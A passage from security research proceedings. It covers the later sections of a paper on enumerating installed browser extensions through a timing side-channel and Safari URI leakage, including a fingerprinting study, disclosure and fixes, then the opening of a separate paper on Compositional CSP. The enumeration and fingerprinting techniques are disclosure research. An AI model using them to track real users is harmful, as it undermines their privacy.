In order to understand and measure the capability of extensions for device fingerprinting, we implemented a page that checks the users' installed extensions among the top 1,000 most popular from the Chrome Web Store and the Add-ons Firefox websites, using the timing side-channel extension enumeration attack described in §3.1. Since our study involved the enumeration of several users' installed extensions, we informed the users about the procedure including the information gathered. Only after the user agrees to perform the experiment and share the collected information, the enumeration of her extensions is conducted. We also set a cookie on the user browser to prevent multiple resubmissions from the same user. In addition, to protect the user privacy, we only collected anonymous data.

Table 4: Comparison between Extensions with other Fingerprinting Attributes.

Method	**Entropy**
Extensions	0.869
List of Plugins	0.718
List of Fonts	0.548
User Agent	0.550
Canvas	0.475
Content Language	0.344
Screen Resolution	0.263

We disseminate the URL of the page through social networks and friends, asking them to participate in the study and further re-disseminate the link among their contacts. This way we collected the list of installed extensions from 204 participants from 16 different countries. Even though this number is smaller than in previous studies, we would like to remark that fingerprinting is not the actual goal of the paper but just a possible application of our attacks. In fact, this analysis is simply designed to determine the viability of our technique for device fingerprinting, either as a method by itself or by complementing other existing fingerprinting techniques.

Following the standard adopted in previous works [12, 24], we analyzed the extension anonymity sets of the fingerprinted users, which is defined as the number of users with the same fingerprint i.e., same extension set (the distribution of anonymity sets is shown in Figure 8). Overall, from the 204 users that participated in our study, 116 users presented a unique set of installed extensions, which means that 56.86% of the participants are uniquely identifiable just by using their set of extensions.

In addition, we also compare the discriminatory level of this proof-of-concept fingerprinting technique by computing its normalized Shannon Entropy [24] and comparing it with other fingerprinting attributes proposed in previous studies. In particular, Table 4 compares the different entropy values of the top six fingerprinting methods or attributes measured in the work by Laperdrix et al. [24] with our extensions-based fingerprinting method. We can notice that extensions pre-

Table 5: Current Browsers affected by our attacks. The last two lines refer to Extensions still under development.

Browser	Extensions Enumeration	Resource Access
Chromium Family	✓	
– Chrome	✓	
– Opera	✓	
– Yandex	✓	
...	✓	
Firefox Family	✓	
– Firefox Mobile	✓	
– Iceweasel	✓	
– Pale Moon	✓	
...	✓	
Safari	$\leq$ 40%	$\leq$ 40%
Microsoft Edge	in discussion	
Firefox WebExtensions	in discussion	

sented the highest entropy of the analyzed fingerprinting attributes — making them more precise than using the list of fonts or canvas-based techniques.

5 Vulnerability Disclosure and Countermeasures

5.1 Attack Coverage & Effects

In this paper we presented two different classes of attacks against the resource control policies adopted by all families of browsers on the market. Table 5 summarizes the overall impact of our methods.

As already mentioned, the coverage of our enumeration attack is complete in the case of the timing side-channel attack to access-control-based browser families (i.e., Chromium and Firefox Families) while approximately around 40% in URL randomization browsers (Safari).

Effects of Private Mode

"Incognito" or private mode is present in most of the modern browsers and it protects and restricts several accesses to the browser resources such as cookies or browsing history. Therefore, we decided to analyze if our attacks can enumerate extensions even when this mode is activated.

We discovered that all of our attacks accurately identified the list of installed extensions also within the private mode. This fact is due to several reasons. In the case of Chromium family browser, the browser checks for extensions in incognito mode, even though extensions are not allowed to access the websites [9]. Firefox and Safari did not include any check for extensions and, therefore, both websites and extensions are able to access each other.

```
1  GetFlagsFromPackage(const nsCString&
       aPackage,uint32_t* aFlags){
2    PackageEntry* entry;
3    if (!mPackagesHash.Get(aPackage, &
         entry))
4      return NS_ERROR_FILE_NOT_FOUND;
5    *aFlags = entry->flags;
6    return NS_OK;
7  }
8
9  GetSubstitutionInternal(const nsACString
       & root, nsIURI **result){
10     nsAutoCString uri;
11     if (!ResolveSpecialCases(root,
           NS_LITERAL_CSTRING("/"), uri)) {
12         return NS_ERROR_NOT_AVAILABLE;}
13     return NS_NewURI(result, uri);
14 }
```

Figure 9: Firefox functions that cause the difference between existing and not existing extensions.

```
3  const Extension* extension=
       RendererExtensionRegistry::Get()->
       GetExtensionOrAppByURL(resource_url)
       ;
4  if (!extension) {
5    return true;
6  }
```

Figure 10: Snip of Resource Request Policy function of Chromium that causes the difference between existing and not existing extensions (see Appendix for full code).

5.2 Timing Side-Channel Attack

The first class of attacks is the consequence of a poor implementation of the browser access control settings: Firefox-family browsers usage of extensions can be exploited to recognize the reason behind a failed resolution, and Chromium family timing-side channel allows an attacker to precisely tell apart the two individual checks performed by the browser engine.

The consequence, in both cases, is a perfect technique to enumerate all the extensions installed by the user. Given the open-source nature of these two browsers, we manually identified the functions responsible of the problem and indicated how to fix each of them.

Chromium family

We contacted the Chromium team to report the timing problem. The developers were quite surprised about the attack, because they believed that the time differences in

the checking phase were not significant enough to allow this type of timing side-channel attack. By inspecting the function responsible of checking the accessibility of a concrete extension path (see Figure 10), the two different steps described in section 3 can be clearly identified. First, the browser tests the existence of the extension (line #4) and finishes if the extension does not exist. If the extension does exist, it performs different checks to make sure that the path is accessible, returning a error message if it is not. These checks are the ones that permit the timing difference exploited in the attack.

We suggested a possible way to fix the code to avoid the time measurement by modifying the extension control mechanism to combine the internal extension verification and the resource check together in a single atomic operation (i.e., by modifying the extension existence check of line #4). This requires to replace the extension list with a hashtable containing the extensions and the full path of their resources.

While it may seem simple to fix the problem by making the check atomic, the problem remains if the attack is performed with real extension paths (easily obtainable) instead of fake paths. The timing difference would be the same as the one presented in Figure 4, with the only difference that the first check would validate the full path and not just the extension. At the time of writing, as it is a design-related problem, it is still not fixed.

In addition, as the new Firefox WebExtensions and Microsoft Edge (both currently in their early stages) use the same extension control mechanisms proposed by Chromium, we also notified their developers to make them aware of the issue described in this paper. We hope that our effort will help these two new versions to integrate by-design the necessary countermeasures to avoid these security problems since the beginning.

Firefox family

We also responsibly reported the Firefox non-WebExtensions problem that makes our enumeration attack possible to its developers, who acknowledged the issue and are currently discussing how to proceed. Specifically, Figure 9 show the function that causes the response difference regarding the extension existence.

The error returned when the resource path does not exist (line #4 and line #12 in Figure 9) does not raise any exception. Therefore, the solution is straightforward: return a `NS_ERROR_DOM_BAD_URI` error (i.e., the same one that is thrown when extension is not installed). This fix will not cause any issue to websites using extension paths, maintaining the functionality intact.

Regarding WebExtensions, the Firefox developers recently changed the way extensions are accessed in order to solve the timing side-channel and other related attacks. In particular, they changed the initial scheme (`moz-extension://[extID]/[path]`) to `moz-extension://[random-UUID]/[path]`. Unfortunately, while this change makes indeed more difficult to enumerate user extensions, it introduces a far more dangerous problem. In fact, the `random-UUID` token can now be used to precisely fingerprint users if it is leaked by an extensions. A website can retrieve this UUID and use it to uniquely identify the user, as once it is generated the random ID never changes. We reported this design-related bug to Firefox developers as well.

5.3 URI Leakage

The second class of attacks presented in the paper is quite different. In fact, the method that Safari's extension control employs to assure the proper accessibility of resources is, in principle, correct. However, Safari delegates to the extension developers the responsibility to keep the random URI secret. We believe that this is a very risky decision because most of the developers lack a proper understanding of the problem. As a consequence, our experiments confirm that a relevant number (40% in our preliminary experiments) of the extensions are likely to leak the `baseURI`, undermining the entire security solution. In particular, we discovered that important security extensions such as multiple password managers or advertisement blockers suffer from this `baseURI` leakage vulnerability and, hence, they are vulnerable to this attack. In the case of security extensions, this is particularly worrying due to the type of information they manage is usually very sensitive.

In this case the problem is even harder to solve, because it is not a consequence of an error in the extension control but of hundreds of errors spread over different extensions. Reaching out and training all the extension developers is a difficult task but Apple should provide more information on the proper way to handle the `baseURI` and about the security implications of this process.

In addition, we believe that Safari could benefit from adopting a lightweight static analysis solution (similar to the one we discuss in §3) to analyze the extensions in their market and flag those that leak the random token. This would allow to immediately identify potentially leaking extensions that may need a more accurate manual verification. In the meantime, we started reporting the problem to some security extensions we already manually confirmed, to help them solve their URI leakage problem.

5.4 Extension Security Proposal

In order to improve the security and privacy of browser extensions, we propose a solution that solves all the dif-

ferent problems presented in this paper.

1. All browsers should follow an extension schema that includes a random generated value in the URL: `X-extension://[randomValue]/[path]`. This random value should be modified across and during the same session and should be independent for each extension installed. For example, the browser should change it in every extension in every access. In this way, the random value cannot be used to fingerprint users.

2. Browsers should also implement an access control (such as `web_accessible_resource`) to avoid any undesirable access to all extensions resources even when the random value is unintentionally leaked.

3. Extensions should be analyzed for possible leakages before making them public to the users. Moreover, developer manuals should specifically discuss the problems that can cause the leakage of any random value generated.

6 Related Work

Security of Browser Extensions

The research community has made a large number of contributions analyzing the security properties of browsers extensions. A number of recent studies have focused on monitoring the runtime execution of browser extensions. Louw et al. [35, 36] proposed an integrity checker and a policy enforcement for Firefox legacy extensions. A more recent framework, Sentinel [31, 32], provided a fine-grained control to the users over legacy extensions, allowing them to define custom security policies while blocking common attacks to these extensions.

Other approaches have focused on providing security analysis of browsers extensions in order to discover security flaws. On the static analysis side, IBEX [18] is a framework to analyze security properties by means of a static methodology and it also allows developers to create a fine-grained access control and data-flow policies. VEX [3] is instead a static analyzer for Firefox JavaScript extensions that applies information flow analysis to identify browser extension vulnerabilities.

Dynamic extensions analysis includes the work of Djeric et al. [11], in which the authors proposed the use of dynamic analysis to track data inside the browser and detect malicious extensions. Dhawan et al. [10] proposed a similar approach to detect extensions that compromised the browser environment. In a similar vein, Wang et al. [39] used an instrumented browser to analyze Firefox Extensions. Hulk [21] is a dynamic analysis framework that controlled the activity of the browsing extensions, employing fuzzing techniques and HoneyPages adapted to the extensions. Hulk was used to analyze more than 48,000 Chrome extensions, discovering several malicious ones.

Despite the fact that these approaches are useful to detect malicious or compromised extensions, they are unfortunately useless against external attacks or information leakages. Our analysis has lead to the most complete set of attacks against resource accessibility control and `baseURI` randomization, allowing in both cases extension enumeration attacks that can be used as part of larger threats.

Similar to our own work, XHOUND [34] recently showed that the changes extensions perform on the DOM are enough to enumerate extensions. Using this technique, the authors also developed a new device fingerprinting technique and measured its impact. However, this approach has a much more limited applicability. In comparison, our techniques achieve a larger coverage, successfully enumerating 100% of the extensions for *access control* browsers and around 40% for those using *URI randomization*.

Web Timing Attacks

Web Timing attacks have been used for many different purposes, both in the client side and server side. Felten and Schneider [13] introduced this type of attacks as a tool to compromise users' private data and, specifically, their web-browsing history. In this way, a malicious attacker might obtain this information by leveraging the different forms of web browser cache techniques. By measuring the time needed to access certain data from an unrelated website, the researchers could determine if that specific data was cached or not, indicating a previous access.

Later, Bortz et al. [5] organized timing attacks in two different types of attacks: (i) direct timing, consisting in measuring the time difference in HTTP requests to websites and (ii) cross-site timing, which allows to obtain data from the client-side. The first type could expose website data that may be used to prove the validity of a username in certain secure website. The second type of attacks follow the same line of work of previous work by Felten and Schneider. They also performed some experiments that suggested that these timing vulnerabilities were more common than expected. In addition, Kotcher et al. [22] discovered that besides from the attacks previous discussed, the usage of CSS filters made possible the revelation of sensitive information such as text tokens exploiting time differences to render various DOM trees.

Two recent studies show that these attacks are far from being solved. Jia et al. [19] analyzed the possibility of determining the geo-locations of users thanks

to the customization of services performed by websites. Location-sensitive content is cached the same way as any other content. Therefore, a malicious actor can determine the victim's location by checking this concrete data and without relying in any other technique. Besides, Van Goethem et al. [38] proposed new timing techniques based on estimating the size of cross-origin resources. Since the measurement starts after the resources are downloaded, it does not suffer from unfavorable network conditions. The study also shows that these attacks could be used in various platforms, increasing the attack surface and the number of potential victims.

However, none of these timing techniques have been previously used to identify components of the web browser itself. Our new timing side-channel attacks are the first attacks capable of determining with 100% accuracy which extensions are installed in the browser, independently of the CPU usage.

7 Conclusions

Many different threats against the users security and privacy can benefit from a precise fingerprint of the extensions installed in the browser.

In this paper, we show that the current countermeasures adopted by all browser families are insufficient or erroneously implemented. In particular, we present a novel time side-channel attack against the access control settings used by the Chromium browser family. This technique is capable of correctly identifying any installed extension. Firefox WebExtensions and Microsoft Edge (early states) follow the same API and design, indicating that they may be prone to be vulnerable to the attack.

We also discuss a URI leakage technique that subverts the URI randomization mechanism implemented in Safari, that emerges from inappropriate extension implementations that leak the value of a random token. We implemented a new method to identify extensions with this potential leakage and we found out that up to 40% of Safari extensions could be vulnerable to this problem. After a manual inspection of security-related extensions, we discovered that many popular extensions are vulnerable to this attack. In addition, in the case of this attack, not only the extension is identified but also its resources can be accessed, posing as a more dangerous threat.

We also presented applications for our extension enumeration attacks. First, we propose different fingerprinting and user analytics techniques, demonstrating their feasibility in a real-world scenario. Second, we also proposed technique to use our enumeration techniques for malicious applications such as targeted malware, social engineering, or vulnerable extension exploitation.

We responsibly disclosed all our findings and we are now discussing with the developers of several browsers and extensions to propose the correct countermeasures to mitigate these attacks in both current and future versions.

Acknowledgments

This work is partially supported by the Basque Government under a pre-doctoral grant given to Iskander Sanchez-Rola.

References

[1] APPLE. Accessing Resources Within Your Extension Folder. `https://developer.apple.com/library/safari/documentation/Tools/Conceptual/SafariExtensionGuide/AccessingResourcesWithinYourExtensionFolder/AccessingResourcesWithinYourExtensionFolder.html`.

[2] APPLE. Safari Extensions Development Guide. `https://developer.apple.com/library/safari/documentation/Tools/Conceptual/SafariExtensionGuide`.

[3] BANDHAKAVI, S., TIKU, N., PITTMAN, W., KING, S. T., MADHUSUDAN, P., AND WINSLETT, M. Vetting browser extensions for security vulnerabilities with vex. *Communications of the ACM 54*, 9 (2011), 91–99.

[4] BARTH, A., FELT, A. P., SAXENA, P., AND BOODMAN, A. Protecting Browsers from Extension Vulnerabilities. In *Proceedings of the Network and Distributed Systems Security Symposium (NDSS)* (2010).

[5] BORTZ, A., AND BONEH, D. Exposing private information by timing web applications. In *Proceedings of the 16th international conference on World Wide Web (WWW)* (2007), ACM, pp. 621–628.

[6] BRYANT, M. Dirty browser enumeration tricks – using chrome:// and about: to detect firefox & addons. `https://thehackerblog.com/dirty-browser-enumeration-tricks-using-chrome-and-about-to-detect-firefox-plugins/index.html`.

[7] BUYUKKAYHAN, A. S., ONARLIOGLU, K., ROBERTSON, W., AND KIRDA, E. CrossFire: An Analysis of Firefox Extension-Reuse Vulnerabilities. In *Proceedings of the Network and Distributed System Security (NDSS)* (2016).

[8] CARLINI, N., FELT, A. P., AND WAGNER, D. An evaluation of the google chrome extension security architecture. In *Proceedings of the USENIX Security Symposium (SEC)* (2012).

[9] CHROMIUM. Extension in incognito. `https://blog.chromium.org/2010/06/extensions-in-incognito.html`.

[10] DHAWAN, M., AND GANAPATHY, V. Analyzing information flow in JavaScript-based browser extensions. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)* (2009).

[11] DJERIC, V., AND GOEL, A. Securing script-based extensibility in web browsers. In *Proceedings of the USENIX Security Symposium (SEC)* (2010).

[12] ECKERSLEY, P. How unique is your web browser? In *Proceedings of the Privacy Enhancing Technologies (PETS)* (2010).

[13] FELTEN, E. W., AND SCHNEIDER, M. A. Timing attacks on web privacy. In *Proceedings of the 7th ACM conference on Computer and communications security* (2000), ACM, pp. 25–32.

[14] GERDS, E. Plugindetect. http://www.pinlady.net/PluginDetect/.

[15] GOOGLE. Chrome Web Store. https://www.google.es/chrome/webstore/.

[16] GOOGLE. Manifest - web accessible resources. https://developer.chrome.com/extensions/manifest/web_accessible_resources.

[17] GOOGLE. What are extensions? https://developer.chrome.com/extensions.

[18] GUHA, A., FREDRIKSON, M., LIVSHITS, B., AND SWAMY, N. Verified security for browser extensions. In *Proceedings of the IEEE Symposium on Security and Privacy (Oakland)* (2011).

[19] JIA, Y., DONG, X., LIANG, Z., AND SAXENA, P. I know where you've been: Geo-inference attacks via the browser cache. *IEEE Internet Computing 19*, 1 (2015), 44–53.

[20] K. KOTOWICZ. Intro to chrome add-ons hacking. http://blog.otowicz.net/2012/02/intro-to-chrome-addons-hacking.html.

[21] KAPRAVELOS, A., GRIER, C., CHACHRA, N., KRUEGEL, C., VIGNA, G., AND PAXSON, V. Hulk: Eliciting malicious behavior in browser extensions. In *Proceedings of the USENIX Security Symposium (SEC)* (2014).

[22] KOTCHER, R., PEI, Y., JUMDE, P., AND JACKSON, C. Cross-origin pixel stealing: timing attacks using css filters. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security* (2013), ACM, pp. 1055–1062.

[23] KOTOWICZ, K., AND OSBORNAND, K. Advanced chrome extension exploitation. leveraging api powers for better evil. *Black Hat USA* (2012).

[24] LAPERDRIX, P., RUDAMETKIN, W., AND BAUDRY, B. Beauty and the beast: Diverting modern web browsers to build unique browser fingerprints. In *Proceedings of the IEEE Symposium on Security and Privacy (Oakland)* (2016).

[25] LIU, L., ZHANG, X., YAN, G., AND CHEN, S. Chrome Extensions: Threat Analysis and Countermeasures. In *Proceedings of the Network and Distributed Systems Security Symposium (NDSS)* (2012).

[26] MOZILLA. Add-ons for Firefox. https://addons.mozilla.org/es/firefox/.

[27] MOZILLA. Chrome registration. https://developer.mozilla.org/en-US/docs/Chrome_Registration.

[28] MOZILLA. JetPack Project. https://wiki.mozilla.org/Jetpack.

[29] MOZILLA. WebExtension Add-ons. https://developer.mozilla.org/en-US/Add-ons/WebExtensions.

[30] MOZILLA. XPCOM Reference. https://developer.mozilla.org/en/docs/Mozilla/Tech/XPCOM/Reference.

[31] ONARLIOGLU, K., BATTAL, M., ROBERTSON, W., AND KIRDA, E. Securing legacy firefox extensions with SENTINEL. In *Proceedings of the Conference on Detection of Intrusions and Malware and Vulnerability Assessment (DIMVA)* (2013).

[32] ONARLIOGLU, K., BUYUKKAYHAN, A. S., ROBERTSON, W., AND KIRDA, E. Sentinel: Securing legacy firefox extensions. *Computers & Security 49* (2015), 147–161.

[33] SECURITY RESPONSE, SYMANTEC. The Waterbug attack group. http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/waterbug-attack-group.pdf, 2015.

[34] STAROV, O., AND NIKIFORAKIS, N. Xhound: Quantifying the fingerprintability of browser extensions. In *Proceedings of the IEEE Symposium on Security and Privacy (Oakland)* (2017).

[35] TER LOUW, M., LIM, J. S., AND VENKATAKRISHNAN, V. Extensible web browser security. In *Proceedings of the Conference on Detection of Intrusions and Malware and Vulnerability Assessment (DIMVA)* (2007).

[36] TER LOUW, M., LIM, J. S., AND VENKATAKRISHNAN, V. Enhancing web browser security against malware extensions. *Journal in Computer Virology 4*, 3 (2008), 179–195.

[37] THREAT INTELLIGENCE, FIREEYE. Pinpointing Targets: Exploiting Web Analytics to Ensnare Victims. https://www2.fireeye.com/rs/848-DID-242/images/rpt-witchcoven.pdf, 2015.

[38] VAN GOETHEM, T., JOOSEN, W., AND NIKIFORAKIS, N. The clock is still ticking: Timing attacks in the modern web. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security* (2015), ACM, pp. 1382–1393.

[39] WANG, L., XIANG, J., JING, J., AND ZHANG, L. Towards fine-grained access control on browser extensions. In *Proceedings of the International Conference on Information Security Practice and Experience* (2012).

Appendix

```
1  bool ResourceRequestPolicy::
       CanRequestResource( const GURL&
       resource_url, blink::WebFrame* frame
       , ui::PageTransition transition_type
       ) {
2    CHECK(resource_url.SchemeIs(
         kExtensionScheme));
3    const Extension* extension =
         RendererExtensionRegistry::Get()->
         GetExtensionOrAppByURL(
         resource_url);
4    if (!extension) {
5      return true;
6    }
7    std::string
         resource_root_relative_path =
8        resource_url.path().empty() ? std
             ::string()
9        : resource_url.path().substr(1);
10   if (extension->is_hosted_app() && !
         IconsInfo::GetIcons(extension).
         ContainsPath(
         resource_root_relative_path)) {
11     LOG(ERROR) << "Denying load of " <<
           resource_url.spec() << " from "
           << "hosted app.";
12     return false;
13   }
14   if (!WebAccessibleResourcesInfo::
         IsResourceWebAccessible(extension,
          resource_url.path()) && !
         WebviewInfo::
         IsResourceWebviewAccessible(
         extension, dispatcher_->
         webview_partition_id(),
         resource_url.path())) {
15     GURL frame_url = frame->document().
           url();
16     GURL page_origin = ablink::
           WebStringToGURL(frame->top()->
           getSecurityOrigin().toString());
```

Figure 11: Resource Request Policy function of Chromium that causes the difference between existing and not existing extensions (part 1)

```
17       bool is_empty_origin = frame_url.
           is_empty();
18       bool is_own_resource = frame_url.
           GetOrigin() == extension->url()
           || page_origin == extension->url
           ();
19       bool is_dev_tools = page_origin.
           SchemeIs(content::
           kChromeDevToolsScheme) && !
           chrome_manifest_urls::
           GetDevToolsPage(extension).
           is_empty();
20       bool transition_allowed = !ui::
           PageTransitionIsWebTriggerable(
           transition_type);
21       bool is_error_page = frame_url ==
           GURL(content::
           kUnreachableWebDataURL);
22
23       if (!is_empty_origin && !
           is_own_resource && !is_dev_tools
            && !transition_allowed && !
           is_error_page) {
24         std::string message = base::
             StringPrintf("Denying load of
             %s. Resources must be listed
             in the
             web_accessible_resources
             manifest key in order to be
             loaded by pages outside the
             extension.", resource_url.spec
             ().c_str());
25         frame->addMessageToConsole(
26         blink::WebConsoleMessage(blink::
             WebConsoleMessage::LevelError,
              blink::WebString::fromUTF8(
             message)));
27         return false;
28       }
29     }
30     return true;
31   }
```

Figure 12: Resource Request Policy function of Chromium that causes the difference between existing and not existing extensions (part 2)

CCSP: Controlled Relaxation of Content Security Policies by Runtime Policy Composition

Stefano Calzavara, Alvise Rabitti and Michele Bugliesi
Università Ca' Foscari Venezia

Abstract

Content Security Policy (CSP) is a W3C standard designed to prevent and mitigate the impact of content injection vulnerabilities on websites by means of browser-enforced security policies. Though CSP is gaining a lot of popularity in the wild, previous research questioned one of its key design choices, namely the use of static white-lists to define legitimate content inclusions. In this paper we present Compositional CSP (CCSP), an extension of CSP based on runtime policy composition. CCSP is designed to overcome the limitations arising from the use of static white-lists, while avoiding a major overhaul of CSP and the logic underlying policy writing. We perform an extensive evaluation of the design of CCSP by focusing on the general security guarantees it provides, its backward compatibility and its deployment cost. We then assess the potential impact of CCSP on the web and we implement a prototype of our proposal, which we test on major websites. In the end, we conclude that the deployment of CCSP can be done with limited efforts and would lead to significant benefits for the large majority of the websites.

1 Introduction

Content Security Policy (CSP) is a W3C standard introduced to prevent and mitigate the impact of content injection vulnerabilities on websites [11]. It is currently supported by all modern commercial web browsers and deployed on a number of popular websites, which justified a recently growing interest by the research community [20, 5, 13, 1, 18, 10].

A content security policy is a list of directives supplied in the HTTP headers of a web page, specifying browser-enforced restrictions on content inclusion. Roughly, the directives associate different content types to lists of sources (web origins) from which the CSP-protected web page can load contents of that specific type. For instance, the following policy:

```
script-src  https://example.com;
img-src     *;
default-src 'none'
```

specifies these restrictions: scripts can only be loaded from `https://example.com`, images can be loaded from any web origin, and contents of different type, e.g., stylesheets, cannot be included. Moreover, CSP prevents by default the execution of inline scripts and bans a few dangerous JavaScript functions, like `eval`; these restrictions can be explicitly deactivated by policy writers to simplify deployment, although they are critical for the security of CSP.

Simple as it looks, however, CSP is typically hard to deploy correctly on real websites [19, 20, 1, 18] and there are several, diverse reasons for this:

1. an effective content security policy must not relax the default restrictions which forbid inline scripts and `eval`-like functions. However, removing inline scripts from existing websites proved to require a significant effort [19, 20], hence relaxing the default restrictions of CSP is a common routine even for major websites [18, 1];

2. white-lists are hard to get right. On the one hand, if a white-list is too liberal, it can open the way to security breaches by allowing the communication with JSONP endpoints or the inclusion of libraries for symbolic execution, which would enable the injection of arbitrary malicious scripts [18]. On the other hand, if a white-list is too restrictive, it can break the intended functionality of the protected web page [1]. The right equilibrium is difficult to achieve, most notably because it is hard for policy writers to predict what needs to be included by active contents (scripts, stylesheets, etc.) loaded by their web pages;

3. many web contents have a dynamic nature, which is not easily accommodated by means of the static white-lists available in CSP. For instance, writing appropriate content security policies may be hard when using CDNs for load balancing, when including advertisement libraries based on real-time bidding, or in presence of HTTP redirects [20, 1].

The industry was relatively quick in realizing that the pervasive presence of inline scripts is a serious obstacle to the widespread adoption of CSP and more recent versions of the standard introduced controlled mechanisms based on hashes and nonces to white-list individual inline scripts [15]. This is an interesting approach to deal with the first problem we mentioned: by selectively enabling only a few known inline scripts, web developers can significantly improve the security of their websites against script injection, while avoiding a major overhaul of their code base by moving inline scripts to external files.

However, the other two problems which hinder a wider and more effective deployment of CSP are still largely unsolved, since they both stem from the inherent complexity of accurately predicting the capabilities dynamically needed by real, content-rich web applications. The recent *Strict* CSP proposal [4] based on CSP Level 3 [16] may help in dealing with these challenges in some practical cases, but unfortunately it only provides a very partial solution to them (see Section 2 for a discussion).

1.1 Goals and Contributions

The goal of the present paper is proposing a simple extension of CSP which naturally and elegantly solves the delicate issues discussed above. The most important design goal of our proposal is to avoid both a major overhaul of the existing CSP specification and a dramatic change to the logic behind policy writing, so as to simplify its practical adoption by web developers who are already familiar with CSP.

Our proposal builds on the pragmatic observation that static white-lists are inherently complex to write down for modern web applications and do not really fit the dynamic nature of common web interactions, so we devise Compositional CSP (CCSP), an extension of CSP based on *runtime policy composition*. In CCSP an initial, simple content security policy is incrementally relaxed via the interactions between the protected page and its content providers. More precisely, content providers can loosen up the policy of the protected page to accommodate behaviours which were not originally admitted by the latter, although the protected page reserves itself the last word on its security by specifying suitable upper bounds for policy relaxation. Notably, by introducing a dynamic dimension to CSP and by delegating part of the policy specification efforts to the content providers, it is possible to come up with white-lists which are much more precise than those which could be realistically written by the developers of the protected page alone, since they often lack an in-depth understanding of the externally included contents and their dependencies.

Concretely, we make the following contributions:

1. we provide a precise specification of CCSP and we discuss two realistic use cases which may benefit from this extension of the CSP standard. We show CCSP policies for these use cases and we discuss how the enforcement model of CCSP supports desirable security guarantees (Section 3);

2. we perform an extensive evaluation of the design of CCSP by focusing on the general security guarantees it provides, its backward compatibility and its deployment cost (Section 4);

3. we assess the potential impact of CCSP in the wild by building and analysing a dataset of CSP violations found on the Alexa Top 100k websites. Specifically, we show that violations are pervasive and mostly caused by behaviours which are hard to accommodate in CSP, which confirms the need for a more expressive mechanism like CCSP. We also establish that only a few selected players need to embrace CCSP to provide a significant benefit to the majority of the websites (Section 5);

4. we develop a proof-of-concept implementation of CCSP as a Chromium extension and we test it by manually writing CCSP policies for a few popular websites which normally trigger CSP violations. Our experiments show that CCSP is easy to deploy and fully supports the intended functionality of the tested websites (Section 6).

2 Motivations

2.1 Example

Consider a web page *w* including the following script tag in its HTML contents:

```
<script src="https://a.com/stats.js"/>
```

The `stats.js` script, in turn, is implemented as follows:

```
// load dependency.js from https://b.com
var s = document.createElement('script');
s.src = 'https://b.com/dependency.js';
document.head.appendChild(s);
...
// load banner.jpg from https://c.com
var i = document.createElement('img');
i.src = 'https://c.com/banner.jpg';
document.body.appendChild(i);
```

This script includes another script from `https://b.com` and an image from `https://c.com` and all these contents must be allowed by the content security policy of *w* to let the web page work correctly.

CSP 1.0 and CSP Level 2. Both CSP 1.0 [14] and CSP Level 2 [15] restrict the inclusion of external contents purely by means of a white-listing approach. This means that the content security policy of *w* must not only white-list `https://a.com` as a valid source for script inclusion to load `stats.js`, but it must also white-list all the dependencies of `stats.js` with their correct type. An appropriate content security policy for *w* would thus be:

```
script-src https://a.com https://b.com;
img-src    https://c.com
```

This approach has two significant problems. First, the definition of the policy is complex, since it requires one to carefully identify all the dependencies of the scripts included by *w*, including those recursively loaded, like `dependency.js`. Second, the policy above is brittle: if the developers of `stats.js` or `dependency.js` change the implementation of their scripts, for instance to include additional libraries from other sources, the policy of *w* must correspondingly be updated to white-list them.

In principle, these limitations pay off in terms of security, since the developers of *w* have full control on which contents can be included by scripts loaded by their page. Unfortunately, previous research showed that web developers typically write an overly liberal white-list to avoid issues with their websites, for instance by allowing the inclusion of scripts from any domain [20, 1, 18].

CSP Level 3 (Strict CSP). Recently, the CSP community realized that the white-list approach advocated by CSP 1.0 and CSP Level 2 is often inconvenient to use, because it may be hard to write white-lists which are neither too liberal, nor too restrictive. The latest version of the standard, called CSP Level 3 [16], thus added new mechanisms which support a different policy specification style, known as *Strict* CSP [4]. Strict CSP drives away from the complexities of white-lists and simplifies the process of recursive script inclusion by transitively propagating trust. Concretely, the example web page *w* must be changed to bind a randomly generated *nonce* to its script tag as follows:

```
<script src="https://a.com/stats.js"
        nonce="ab3f5k"/>
```

Correspondingly, its content security policy is adapted as follows:

```
script-src 'nonce-ab3f5k' 'strict-dynamic';
img-src     https://c.com
```

Under this policy, only those scripts whose tag includes the nonce `ab3f5k` are allowed to be loaded, irrespective of the web origin where they are hosted. Since the nonce value is random and unpredictable, an attacker cannot inject malicious scripts with a valid nonce on *w*. Since nonce-checking may break benign scripts which are dynamically inserted without a valid nonce, the `'strict-dynamic'` source expression is included in the policy: this ensures that any script request triggered by a non-parser-inserted script element like `stats.js` is also allowed by CSP [16].

Besides making policy specification simpler, nonces also make the resulting policies stronger against script injection attacks. Since a valid nonce is only bound to the script tag loading `https://a.com/stats.js`, other dangerous contents hosted on `https://a.com` cannot be unexpectedly loaded and abused by an attacker. Moreover, the use of `'strict-dynamic'` simplifies the definition of policies when recursive script inclusion is needed. In our example, the script `dependency.js` can be relocated from `https://b.com` to `https://d.com` without any need of updating the content security policy of *w*. Also, both `stats.js` and `dependency.js` can include new libraries without violating the policy of *w*, again thanks to the presence of `'strict-dynamic'`.

2.2 Criticisms to Strict CSP

Limited Scope. The `'strict-dynamic'` source expression only targets the problem of recursive script inclusion, but it does not solve similar issues for other content types. In our example, if the script `stats.js` is updated to load its image from `https://d.com` rather than from `https://c.com`, or if the script is left unchanged but the image is relocated to `https://d.com` by means of a HTTP redirect, the content security policy of *w* must also be updated to ensure a correct rendering of the website. This means that the developers of *w* must change their content security policy to deal with something which is unpredictable and not under their control.

Generalizing `'strict-dynamic'` to deal with these cases would have a negative "snowball effect" on the effectiveness of CSP, since basically all the content restrictions put in place by the policy would need to be ignored.

Poor Granularity. The `'strict-dynamic'` source expression uniformly applies to all the scripts loaded by a web page, thus offering an all-or-nothing relaxation mechanism. We believe there are two sound motivations underlying this design: ease of policy specification and the fact that the main security goal of Strict CSP is protecting against XSS. The key observation justifying the design of `'strict-dynamic'` is that, if a script loaded by a web page is malicious, it can already attack the page,

without any need of abusing 'strict-dynamic' to load other malicious scripts from external domains.

However, it is worth noticing that the design of 'strict-dynamic' does not support the *principle of least privilege*, since it gives all scripts with a valid nonce the ability of putting arbitrary relaxations on script inclusion, even though not every script requires this capability. As a matter of fact, most scripts included in a trusted website are not actually malicious, but they may have bugs or be developed by programmers who are not security experts, and there is no way for a benign script to declare that it only needs limited policy relaxation capabilities to perform its intended functionalities, thus limiting the room for unintended harmful behaviours.

